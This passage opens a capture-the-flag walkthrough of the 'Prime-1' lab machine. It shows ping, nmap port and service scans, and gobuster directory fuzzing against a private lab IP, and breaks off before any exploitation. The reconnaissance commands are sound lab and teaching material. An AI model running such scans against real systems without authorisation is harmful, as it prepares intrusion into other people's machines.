Prime-1

By Praveen Kumar Sharma

For me the IP of the machine is : 192.168.110.118

Lets try pinging it :

```
ping 192.168.110.118 -c 5
PING 192.168.110.118 (192.168.110.118) 56(84) bytes of data.
64 bytes from 192.168.110.118: icmp_seq=1 ttl=64 time=0.272 ms
64 bytes from 192.168.110.118: icmp_seq=2 ttl=64 time=0.404 ms
64 bytes from 192.168.110.118: icmp_seq=3 ttl=64 time=0.425 ms
64 bytes from 192.168.110.118: icmp_seq=4 ttl=64 time=0.439 ms
64 bytes from 192.168.110.118: icmp_seq=5 ttl=64 time=0.124 ms

--- 192.168.110.118 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4041ms
rtt min/avg/max/mdev = 0.124/0.332/0.439/0.120 ms
```

Its online !!

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn --min-rate=10000 -T5 192.168.110.118 -o allPortScan.txt
```

```
nmap -p- -n -Pn --min-rate=10000 -T5 192.168.110.118 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-08 00:23 IST
Nmap scan report for 192.168.110.118
Host is up (0.0013s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
```

Open ports

```
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
```

Lets try a deeper scan :

Deeper Scan :

```
nmap -sC -sV -A -T5 -p 22,80 192.168.110.118 -o deeperScan.txt
```

```
nmap -sC -sV -A -T5 -p 22,80 192.168.110.118 -o deeperScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-08 00:25 IST
Nmap scan report for 192.168.110.118
Host is up (0.00045s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8d:c5:20:23:ab:10:ca:de:e2:fb:e5:cd:4d:2d:4d:72 (RSA)
|   256 94:9c:f8:6f:5c:f1:4c:11:95:7f:0a:2c:34:76:50:0b (ECDSA)
|_  256 4b:f6:f1:25:b6:13:26:d4:fc:9e:b0:72:9f:f4:69:68 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: HacknPentest
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.66 seconds
```

Deeper scan


```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 2048 8d:c5:20:23:ab:10:ca:de:e2:fb:e5:cd:4d:2d:4d:72 (RSA)
| 256 94:9c:f8:6f:5c:f1:4c:11:95:7f:0a:2c:34:76:50:0b (ECDSA)
|_ 256 4b:f6:f1:25:b6:13:26:d4:fc:9e:b0:72:9f:f4:69:68 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: HacknPentest
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

We do have this web application on port 80 lets try directory fuzzing

---

Directory Fuzzing

```
gobuster dir -u 192.168.110.118 -w /usr/share/wordlists/dirb/common.txt -x
.txt,.php -o directories.txt
```




Directories


```
/dev (Status: 200) [Size: 131]
/image.php (Status: 200) [Size: 147]
/index.php (Status: 200) [Size: 136]
/index.php (Status: 200) [Size: 136]
/javascript (Status: 301) [Size: 323] [-->
http://192.168.110.118/javascript/]
/secret.txt (Status: 200) [Size: 412]
/wordpress (Status: 301) [Size: 322] [-->
http://192.168.110.118/wordpress/]
```

Lets see this web application

Web Application :




Nothing in the source code either lets see the /dev here




Progress i Guess?


Lets try /image.php




Nothing here too also the /index.php is exactly same to image.php




Lets see the /wordpress before /secret.txt



